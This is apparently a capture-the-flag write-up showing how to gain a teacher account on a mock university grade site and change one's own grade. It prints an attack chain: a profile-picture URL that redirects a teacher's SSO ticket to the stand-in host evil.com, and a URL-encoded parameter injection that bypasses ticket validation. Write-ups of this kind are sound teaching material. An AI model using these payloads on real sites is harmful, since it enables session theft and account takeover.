Score: 896/1000
Table of Contents
Open Table of Contents
Challenge Description
I just started at uni, but can’t be bothered to show up. For some reason my Cyber Sec grade is F. Please help me get an A!
Hint: Clarification: You have to change your own grade. Changing the grade gives you the flag when viewing your grades.
Writeup
This challenge is all about attacking the webserver of a university and changing your own grades. A very relatable challenge. Let’s start by examining the website.

In the main site we are presented with the option to login, but not much else.

However, an interesting thing we should note for later is that Chrome shows us some interesting JS files, which are included on the site and exposing some API endpoints:
If we press on the login button, we are redirected to a different domain, http://sso.chal-kalmarc.tf.

But we aren’t provided with any credentials, and the classic attempts such as brute-forcing common credentials, performing SQL injections, and so on won’t work here.
Getting Credentials
If we take a look at the source HTML of the SSO page, we’ll soon notice a peculiar comment:
<!--TODO: Update swagger to latest script version-->A quick Google search will tell us that Swagger is a library for automatic API documentation. We can either Google for common paths in use by Swagger, or just try the URL http://sso.chal-kalmarc.tf/swagger, and we are presented with API documentation!

Right now, the part relevant to us is the /register endpoint. According to the documentation, we should simply make a POST request to the URL http://sso.chal-kalmarc.tf/register, and receive credentials. When we do that:
curl -X POST http://sso.chal-kalmarc.tf/registerWe actually get credentials!
{"username":"student76961","password":"bf2bb47e71e4bfef81ea0868967c726c"}Now, after logging in, we are presented with a page to configure our user.

When we upload a tiny PNG, this is the request being made:

And after we finish the configuration process, we are presented with an option to view our grades:

Notice the option to Request re-evaluation, which makes a POST request to /whine. I assumed that it prompts a teacher to view your grade sheet. This tells us that the challenge probably includes some elements of client-side exploitation.
Finding a CSRF
The request to /whine does make it seem like there’s a client-side vulnerability hiding somewhere. You might feel inclined to start looking at the profile configuration page, as image upload is always a good place to start.
Because pressing the /whine button prompts the teacher to view our grades, it’s reasonable to assume they are also going to see our username and profile picture. Because the UI is made with React, we can also confirm this by looking at the sources we saw before, in /static/js/pages/Grades.js:
{this.props.user?.role === 'teacher' && this.props.params.id ?
...
<Avatar alt={this.state.studentProfile?.name} src={this.state.studentProfile?.picture} />
The Avatar component translates in the end to an img tag, with the src field being the same one specified above.
If you try to escape the attribute by injecting various characters, you’ll soon discover it’s impossible, because React is sanitizing it. But because the picture field of the HTTP request is included as the src of the image, it’s possible to supply a regular HTTP URL instead of a data URL. We POST our changes to the configuration with the following data:
{
    "name":"user",
    "picture":"http://evil.com"
}
And whenever we or our teacher view our profile picture, it will make a GET request to the URL we specified!
This doesn’t sound that useful, but after closer examination of the SSO architecture, you might think otherwise.
The SSO
By reading the documentation and sniffing the requests our client makes when logging in, it’s possible to deduce the flow of authentication using the SSO:
- We make a
GETrequest tohttp://grade.chal-kalmarc.tf/login, which redirects us tohttp://sso.chal-kalmarc.tf/login?service=http://grade.chal-kalmarc.tf/login. - If we already have an authenticated cookie,
ssoreturns a redirect tohttp://grade.chal-kalmarc.tf/login&ticket=TGT-1234.... Notice the inclusion of the ticket parameter in the URL. - We can’t see this part as the validation happens between
gradeand thesso, but according to the documentation, we can assume thatgrademakes the following request:http://sso.chal-kalmarc.tf/validate?ticket=TGT-1234...&service=http://grade.chal-kalmarc.tf/login. It then receives an answer if the ticket is valid for the service specified.
One interesting thing to note is that the SSO seems to be very general. That is, it was not made specifically for the grade website and can be used to generate tickets for other services.
If we try to generate a ticket to a service in our control, let’s say http://evil.com, we can make someone GET the following URL: http://sso.chal-kalmarc.tf/login?service=http://evil.com, and they will be redirected to http://evil.com?ticket=TGT-1234...:

So by redirecting someone to http://sso.chal-kalmarc.tf/login?service=http://evil.com we are able to induce a GET request to http://evil.com?ticket=TGT-1234..., which contains a ticket to http://evil.com.
A Ticket to Another Service
So we might be able to get a ticket to another service. What can we do with it?
We still haven’t tried to attack the ticket validation process of grade.chal-kalmarc.tf, so let’s put ourselves in the developer’s shoes and try to think about how they would implement it.
In pseudocode, it might be implemented in a way resembling:
if path == "/login" and "ticket" in params
    response = get("http://sso.chal-kalmarc.tf/validate?ticket=" + params["ticket"] + "&service=http://grade.chal-kalmarc.tf/login")
    if response.valid
        return authorized
And if that’s the case (and as you will see, it is the case), we might be able to inject params and modify the structure of the URL.
When submitting a ticket with the following value: TGT&service=abc#, the theoretical validation process as shown in the pseudocode above will generate the following GET request:
GET /validate?ticket=TGT&service=abc#&service=http://grade.chal-kalmarc.tf/loginIn that case, we were able to make grade.chal-kalmarc.tf validate a different service - everything coming after the hash sign # is ignored, and the service being requested for validation is abc.
So, by submitting a valid ticket for the service http://evil.com in the following manner: http://grade.chal-kalmarc.tf/login?ticket=TGT-1234...%26service%3dhttp://evil.com%23, we are able to make grade.chal-kalmarc.tf validate the ticket against the service http://evil.com, which should come out as valid.
Notice that I URL-encoded key characters in the example above: &, =, and #.
The Attack Chain to Login as a Teacher
So right now, our attack chain looks something like this:
- Set the
picturefield in the profile picture uploadHTTPrequest to a URL structured like this:http://sso.chal-kalmarc.tf/login?service=http://evil.com, in whichevil.comis a domain under our control. - We will press the
whinebutton, which will make the teacher view the grades, sending aGETrequest to the URL specified above. - Because the teacher is already logged in to the
ssoservice, they should be redirected tohttp://evil.com?ticket=TGT-1234..., with a ticket valid for the account of the teacher andhttp://evil.com. - We listen for incoming requests on
http://evil.com, and when one comes, we save the ticket attached to it. - We then request the following URL from our own web browser, with the ticket we just got:
http://grade.chal-kalmarc.tf/login?ticket=TGT-1234...%26service%3dhttp://evil.com%23 - The
gradesite makes the followingGETrequest tohttp://sso.chal-kalmarc.tf/validate?ticket=TGT-1234...&service=http://evil.com#&service=http://grade.chal-kalmarc.tf/login - The
ssoservice returns that the ticket is valid, as it thinks it’s being authenticated against thehttp://evil.comservice.
And poof! We are authenticated as a teacher.
Getting the Student ID
The site as a teacher is pretty buggy, probably due to limitations of the many CTF participants using the same grade.chal-kalmarc.tf machine.
To access the grade sheet of a student you need to specify their ID. The problem is that the ID didn’t show anywhere in the site itself, so the way I got it felt a bit hacky.

I just logged in as a student, generated a ticket, and then validated it. You get the user ID as a part of the response to http://sso.chal-kalmarc.tf/validate:
Changing the Grade
Now that we are logged in as a teacher and have the ID of the student, we are able to access our student account’s grades:

We have a feature to change a comment, but not to change a grade. This is how it looks:

When trying to change a grade instead of a note, we get the following message:

A workaround for that is to just use a capitalized version of grade, and it works :)


And now when accessing the grades page as the student: